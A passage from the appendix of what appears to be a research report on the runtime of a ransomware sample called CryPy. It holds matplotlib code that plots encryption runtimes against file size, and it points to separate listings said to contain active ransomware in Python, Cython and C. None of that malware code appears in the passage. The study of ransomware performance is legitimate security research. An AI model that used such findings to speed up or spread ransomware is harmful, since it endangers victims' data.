plt.xticks(r1, ['1*10^4', '1*10^5', '1*10^6', '1*10^7', '1*10^8', '1*10^9',
'1*10^10', '1*10^11'])

def autolabel(rects):
    """Attach a text label above each bar in *rects*, displaying its height."""
    for rect in rects:
        height = rect.get_height()
        ax.annotate('{}' .format(height),
                    xy=(rect.get_x() + rect.get_width() / 2, height),
                    xytext=(0, 3), # 3 points vertical offset
                    textcoords="offset points",
                    ha='center', va='bottom')

autolabel(rects1)

fig.tight_layout()

# Create legend & Show graphic
plt.legend()

```

```
plt.show()
```

9.9 Code to Produce Bar Graph from Figure 13

This code is also available directly from the code listings I the Bar Graph Code folder.

```
# libraries
import numpy as np
import matplotlib.pyplot as plt

# set width of bar
barWidth = 0.25

# set height of bar
runtime_means_10000 = [70.9646, 87.3790, 89.6728, 93.2236, 184.2476, 205.1098,
363.5588, 1708.7896]

# Set position of bar on X axis
r1 = np.arange(len(runtime_means_10000))

# Make the plot
fig, ax = plt.subplots()

rects1 = plt.bar(r1, runtime_means_10000, color='#0000ff', width=barWidth,
edgecolor='white', label="total program runtime")

rects1

# Add xticks on the middle of the group bars
ax.set_title('Average Runtime Of Ransomware Sample VS File Size (For 10000 Files)')
plt.xlabel('Total Data Encrypted (bytes)', fontweight='bold')
plt.ylabel('Average Runtime (seconds)', fontweight='bold')
plt.yscale('log')

plt.xticks(r1, ['1*10^4', '1*10^5', '1*10^6', '1*10^7', '1*10^8', '1*10^9',
'1*10^10', '1*10^11'])

def autolabel(rects):
```

```

        """Attach a text label above each bar in *rects*, displaying its height."""
    for rect in rects:
        height = rect.get_height()
        ax.annotate('{}'.format(height),
                    xy=(rect.get_x() + rect.get_width() / 2, height),
                    xytext=(0, 3),  # 3 points vertical offset
                    textcoords="offset points",
                    ha='center', va='bottom')

    autolabel(rects1)

    fig.tight_layout()

# Create legend & Show graphic
plt.legend()
plt.show()

```

9.10 Code to Produce Bar Graph from Figure 14

```

# libraries
import numpy as np
import matplotlib.pyplot as plt

# set width of bar
barWidth = 0.25

# set height of bar
runtime_means_100 = [1.8518, 1.9868, 1.9754, 2.1284, 2.8798, 12.0734, 138.0020,
1286.2614]

runtime_means_10000 = [70.9646, 87.3790, 89.6728, 93.2236, 184.2476, 205.1098,
363.5588, 1708.7896]

#cumulative_means = [0.4, 0.3, 3.4, 6.8, 30.4, 78.1, 96.2, 97.4]

# Set position of bar on X axis

```

```

r1 = np.arange(len(runtime_means_100))
r2 = [x + barWidth for x in r1]
#r3 = [x + barWidth for x in r2]
#r4 = [x + barWidth for x in r3]

# Make the plot
fig, ax = plt.subplots()

rects1 = plt.bar(r1, runtime_means_100, color='#38EC4F', width=barWidth,
edgecolor='white', label="100 Files")

rects2 = plt.bar(r2, runtime_means_10000, color='#0000ff', width=barWidth,
edgecolor='white', label="10000 Files")

#rects3 = plt.bar(r3, runtime_means_10000, color='#2d7f5e', width=barWidth,
edgecolor='white', label="{method 'write' of '_io.BufferedWriter' objects}")

#plt.bar(r4, cumulative_means, color='#ff0000', width=barWidth, edgecolor='white',
label="{cumulative time for above 3 functions}")

rects1
rects2
#rects3

# Add xticks on the middle of the group bars
ax.set_title('Effect Of CryPy Encryption On Runtime Speed VS File Size For Key
Profiled Functions')

plt.xlabel('Total Data Encrypted (bytes)', fontweight='bold')
plt.ylabel('Average Runtime (seconds)', fontweight='bold')
plt.yscale('log')

plt.xticks([r + barWidth for r in range(len(runtime_means_100))], ['1*10^4',
'1*10^5', '1*10^6', '1*10^7', '1*10^8', '1*10^9', '1*10^10', '1*10^11'])

def autolabel(rects):
    """Attach a text label above each bar in *rects*, displaying its height."""
    for rect in rects:
        height = rect.get_height()
        ax.annotate('{}' .format(height),
                    xy=(rect.get_x() + rect.get_width() / 2, height),
                    xytext=(0, 3), # 3 points vertical offset
                    textcoords="offset points",

```

```

ha='center', va='bottom')

autolabel(rects1)
autolabel(rects2)
#autolabel(rects3)

fig.tight_layout()

# Create legend & Show graphic
plt.legend()
plt.show()

```

9.11 SnakeViz Profiles

The SnakeViz profiles are available in the SnakeViz Profile folder within the code listings. To create a SnakeViz graph tree – at cmd use `SnakeViz 'name_of_file.prof'`. Ensure the SnakeViz module is installed beforehand.

9.12 CryPy .py and .pyx Pyrex File

Due to the length available in the code listings as – ‘crypy_py.py’ & ‘crypy_cy.pyx’

Please NOTE! These files contain active ransomware with the potential to encrypt or damage your data. Do not download or execute them unless you are operating in a secure and restorable environment.

9.13 CryPy C extension File

Due to the length available in the code listings as - crypy_cy.c

Please NOTE! These files contain active ransomware with the potential to encrypt or damage your data. Do not download or execute them unless you are operating in a secure and restorable environment.

9.14 Cython and C Code for Open & Read Functions

Due to the length available in the code listings as – cythonRead_cy .pyx and cythonRead_cy.c respectively.

9.15 Cython & Python, Open & Read Comparison Test Code

Due to the length available in the code listings as – cython_read_test.py and python_only_read_test.

9.16 Cython & Python, Open & Read Comparison Test Results

Due to the length available in the code listings as – Open & Read Experiment Results.txt